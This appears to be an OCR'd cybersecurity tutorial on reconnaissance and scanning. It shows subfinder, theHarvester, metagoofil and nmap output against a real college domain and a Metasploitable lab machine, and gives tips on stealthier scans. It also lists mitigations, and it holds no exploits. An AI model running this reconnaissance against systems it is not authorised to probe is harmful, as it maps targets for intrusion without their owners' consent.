
- **host:**
  The host command is similar to nslookup and can be used to perform DNS lookups. It provides information about IP addresses and domain names.
  Host www.example.com

```
┌──(root㉿kali)-[/home/kali]
└─# host vnrvjiet.ac.in
vnrvjiet.ac.in has address 132.148.130.26
vnrvjiet.ac.in mail is handled by 10 mail.rediffmailpro.com.
```

- **dnsenum:**

  dnsenum is a powerful DNS enumeration tool used in penetration testing and ethical hacking. It is designed to gather information about a domain, including subdomains, associated hosts, and DNS records. This tool helps security professionals assess the security of a network by identifying potential entry points.


  dnsenum <target_domain>



APPLICATION TOOLS AVAILABLE:

- **MALTEGO:**

  Maltego is a powerful open-source intelligence and forensics application used for data mining and information gathering. It employs a graphical interface to visualize relationships between various entities such as people, organizations, websites, and more. By aggregating data from diverse sources, Maltego aids in conducting comprehensive investigations and intelligence analysis. Its capabilities make it an invaluable tool for cybersecurity professionals, investigators, and analysts in both corporate and law enforcement settings.



➢ SUBFINDER:

Subfinder is a powerful subdomain discovery tool used in cybersecurity and penetration testing. It is designed to enumerate subdomains associated with a target domain. By querying multiple public sources and utilizing various techniques, Subfinder helps security professionals identify potential entry points and vulnerabilities in a network's perimeter.

subfinder -d <target_domain>

```
┌──(root㉿kali)-[/home/kali]
└─# subfinder -d vnrvjiet.ac.in

                     __     _
   _____  __  __   / /_   (_)   ____    ___    _____
  / ___/ / / / /  / __ \ / /   / __ \  / _ \  / ___/
 (__  ) / /_/ /  / /_/ // /   / / / / /  __/ / /
/____/  \__,_/  /_.___//_/   /_/ /_/  \___/ /_/    v2

                projectdiscovery.io

[WRN] Use with caution. You are responsible for your actions
[WRN] Developers assume no liability and are not responsible for any misuse or damage.
[WRN] By using subfinder, you also agree to the terms of the APIs used.

[INF] Configuration file saved to /root/.config/subfinder/config.yaml
[INF] Enumerating subdomains for vnrvjiet.ac.in
admin.tnp.vnrvjiet.ac.in
automation.vnrvjiet.ac.in
tnp.vnrvjiet.ac.in
www.automation.vnrvjiet.ac.in
www.vnrvjiet.ac.in
cpanel.vnrvjiet.ac.in
cpcalendars.vnrvjiet.ac.in
cpcontacts.vnrvjiet.ac.in
wiki.vnrvjiet.ac.in
```

➢ THEHARVESTER:

TheHarvester is a versatile information-gathering tool commonly used in cybersecurity assessments and penetration testing. It's designed to retrieve valuable information from public sources about a target, including email addresses, subdomains, virtual hosts, and open ports. By aggregating data from various online resources, TheHarvester assists security professionals in conducting comprehensive reconnaissance and intelligence gathering.

theharvester -d <target_domain> -l <results_limit> -b <data_source>

```
┌──(root㉿kali)-[/home/kali]
└─# theHarvester -d vnrvjiet.ac.in -b duckduckgo
*******************************************************************
*  _   _                                            _             *
* | |_| |__   ___    /\  /\__ _ _ ____   _____  ___| |_ ___ _ __  *
* | __|  _ \ / _ \  / /_/ / _` | '__\ \ / / _ \/ __| __/ _ \ '__| *
* | |_| | | |  __/ / __  / (_| | |   \ V /  __/\__ \ ||  __/ |    *
*  \__|_| |_|\___| \/ /_/ \__,_|_|    \_/ \___||___/\__\___|_|    *
*                                                                 *
* theHarvester 4.4.3                                              *
* Coded by Christian Martorella                                   *
* Edge-Security Research                                          *
* cmartorella@edge-security.com                                   *
*                                                                 *
*******************************************************************

[*] Target: vnrvjiet.ac.in

[*] Searching Duckduckgo.

[*] No IPs found.

[*] Emails found: 1
____________________
postbox@vnrvjiet.ac.in

[*] Hosts found: 1
____________________
automation.vnrvjiet.ac.in
```

➢ **METAGOOFIL:**

Metagoofil is a reconnaissance tool used in cybersecurity and penetration testing. It's designed to extract metadata from public documents such as PDFs, Word documents, and PowerPoint presentations. This metadata can reveal information like author names, email addresses, and system information, which can be useful for gathering intelligence about a target.

metagoofil -d <target_domain> -t <file_type> -l <results_limit> -n <output_directory>

```
┌──(root㉿kali)-[/home/kali]
└─# metagoofil -d vnrvjiet.ac.in -t pdf,xls -l 10
[*] Searching for 10 .pdf files and waiting 30.0 seconds between searches
[*] Results: 10 .pdf files found
https://vnrvjiet.ac.in/assets/pdfs/VNRR22.pdf
https://vnrvjiet.ac.in/assets/pdfs/acmletter.pdf
https://vnrvjiet.ac.in/assets/pdfs/GL_GR.pdf
https://vnrvjiet.ac.in/assets/pdfs/conv2021.pdf
https://vnrvjiet.ac.in/assets/images/cdc.pdf
https://vnrvjiet.ac.in/assets/pdfs/mechfp.pdf
https://vnrvjiet.ac.in/assets/pdfs/18052023.pdf
https://vnrvjiet.ac.in/assets/pdfs/mpatent.pdf
https://vnrvjiet.ac.in/assets/pdfs/mtechamsp.pdf
https://vnrvjiet.ac.in/assets/pdfs/ssr.pdf
[*] Searching for 10 .xls files and waiting 30.0 seconds between searches
[*] Results: 0 .xls files found
[+] Done!
```

Reconnaissance Attack Mitigation:

- **Network Segmentation:**
  Divide your network into segments to limit lateral movement during an attack.
- **Intrusion Detection and Prevention Systems (IDPS):**
  Deploy IDPS to monitor and detect suspicious activities on the network.
- **Regular System Patching:**
  Keep systems updated with the latest security patches to close vulnerabilities.
- **Strong Authentication:**
  Implement multi-factor authentication (MFA) to enhance access control.
- **Log File Monitoring:**
  Regularly review logs for unauthorized access attempts and anomalous behavior.
- **Employee Training:**
  Educate employees to recognize and avoid social engineering attacks.
- **Information Exposure Control:**
  Minimize external information about your network and systems to thwart reconnaissance.
- **Web Application Firewalls (WAF):**
  Protect web applications from common attacks and reconnaissance activities.
- **Threat Intelligence Integration:**
  Use threat intelligence feeds to stay informed about evolving attack tactics.
- **Incident Response Planning:**
  Develop and maintain an incident response plan to quickly respond to security incidents.

❖ SCANNING:

Once the attacker has collected information, they perform a more active assessment of the target. This involves identifying live hosts, open ports, and services running on those ports. Tools like Nmap are commonly used for this phase.

NMAP:

Nmap (Network Mapper) is a powerful open-source network scanning tool used for network discovery and security auditing. It's designed to scan networks, find hosts, and identify open ports and services running on those hosts. Nmap is widely used by network administrators, security professionals, and ethical hackers to assess the security of a network.

Commands:

- **Host Discovery:**
  Nmap utilizes specialized packets to identify active hosts on a network, providing a foundational step in network reconnaissance.
  Command: nmap target

- **Ping Sweeping:**
  This feature enables Nmap to quickly determine live hosts within a specified range by sending ICMP echo requests.
  Command: nmap -sn 192.168.1.0/24

- **Port Scanning:**
  Nmap excels at identifying open, closed, and filtered ports on a target host, critical for assessing available services.
  Command: nmap -p <port(s)> target

- **Service Detection:**
  Nmap goes beyond port scanning, pinpointing specific services like HTTP, SSH, or FTP that are running on open ports.
  Command: nmap -sV target

- **Version Detection:**
  This feature allows Nmap to identify exact software versions of services, aiding in vulnerability assessment.
  Command: nmap -sV target

- **Operating System Fingerprinting:**
  Nmap employs unique techniques to make educated guesses about the target's operating system based on packet responses.
  Command: nmap -O target

[output of the above commands]

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sV -O 192.168.40.1/24
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-21 09:03 IST
Nmap scan report for 192.168.40.1
Host is up (0.00084s latency).
All 1000 scanned ports on 192.168.40.1 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: 00:50:56:C0:00:08 (VMware)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop

Nmap scan report for 192.168.40.2
Host is up (0.0017s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
53/tcp open  domain  dnsmasq 2.78
MAC Address: 00:50:56:EB:C6:38 (VMware)
Device type: specialized|general purpose|WAP|webcam
Running (JUST GUESSING): VMware Player (99%), Microsoft Windows XP|7|2012 (93%), Linux 2.4.X|3.X (91%), Actiontec embedded (91%), DVTel emb
edded (89%)
OS CPE: cpe:/a:vmware:player cpe:/o:microsoft:windows_xp::sp3 cpe:/o:microsoft:windows_7 cpe:/o:microsoft:windows_server_2012 cpe:/o:linux:
linux_kernel:2.4.37 cpe:/h:actiontec:mi424wr-gen3i cpe:/o:linux:linux_kernel cpe:/o:linux:linux_kernel:3.2
Aggressive OS guesses: VMware Player virtual NAT device (99%), Microsoft Windows XP SP3 or Windows 7 or Windows Server 2012 (93%), Microsof
t Windows XP SP3 (91%), DD-WRT v24-sp2 (Linux 2.4.37) (91%), Actiontec MI424WR-GEN3I WAP (91%), Linux 3.2 (90%), DVTel DVT-9540DW network c
amera (89%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
```

```
Nmap scan report for 192.168.40.129
Host is up (0.00064s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:B9:B8:54 (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

```
Nmap scan report for 192.168.40.135
Host is up (0.0016s latency).
All 1000 scanned ports on 192.168.40.135 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: 00:0C:29:5D:78:EE (VMware)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop

Nmap scan report for 192.168.40.254
Host is up (0.00068s latency).
All 1000 scanned ports on 192.168.40.254 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: 00:50:56:E3:D3:83 (VMware)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop

Nmap scan report for 192.168.40.131
Host is up (0.000058s latency).
All 1000 scanned ports on 192.168.40.131 are in ignored states.
Not shown: 1000 closed tcp ports (reset)
Too many fingerprints match this host to give specific OS details
Network Distance: 0 hops

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (6 hosts up) scanned in 26.57 seconds
```

Target Specification

Switch	Example	Description
	nmap 192.168.1.1	Scan a single IP
	nmap 192.168.1.1 192.168.2.1	Scan specific IPs
	nmap 192.168.1.1-254	Scan a range
	nmap scanme.nmap.org	Scan a domain
	nmap 192.168.1.0/24	Scan using CIDR notation
-iL	nmap -iL targets.txt	Scan targets from a file
-iR	nmap -iR 100	Scan 100 random hosts
--exclude	nmap --exclude 192.168.1.1	Exclude listed hosts

Host Discovery

Switch	Example	Description
-sL	nmap 192.168.1.1-3 -sL	No Scan. List targets only
-sn	nmap 192.168.1.1/24 -sn	Disable port scanning
-Pn	nmap 192.168.1.1-5 -Pn	Disable host discovery. Port scan only
-PS	nmap 192.168.1.1-5 -PS22-25,80	TCP SYN discovery on port x. Port 80 by default
-PA	nmap 192.168.1.1-5 -PA22-25,80	TCP ACK discovery on port x. Port 80 by default
-PU	nmap 192.168.1.1-5 -PU53	UDP discovery on port x. Port 40125 by default
-PR	nmap 192.168.1.1-1/24 -PR	ARP discovery on local network
-n	nmap 192.168.1.1 -n	Never do DNS resolution

Nmap scan techniques:

➢TCP SYN Scan (-sS):


This is the default scan technique in Nmap. It sends SYN packets to the target ports. If a SYN-ACK packet is received in response, the port is considered open.it requires root preveliges.

Example: nmap 192.168.1.1 -sS

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sS 192.168.40.129
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-21 13:05 IST
Nmap scan report for 192.168.40.129
Host is up (0.0031s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 00:0C:29:B9:B8:54 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.52 seconds
```

NOTE: Best scanning technique to minimize the identity exposure, as there is no full **TCP** connection established.



➢TCP Connect Scan (-sT):


This scan attempts to establish a full TCP connection with the target ports. It's less stealthy compared to SYN scanning and doesn't requires root privileges.

Example: nmap 192.168.1.1 -sT

```
┌──(kali㉿kali)-[~]
└─$ nmap -sT 192.168.40.129
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-21 13:14 IST
Nmap scan report for 192.168.40.129
Host is up (0.0022s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 1.28 seconds
```

NOTE: This type of scanning technique is not recommended to minimize the identity exposure, as there is full **TCP** connection established.



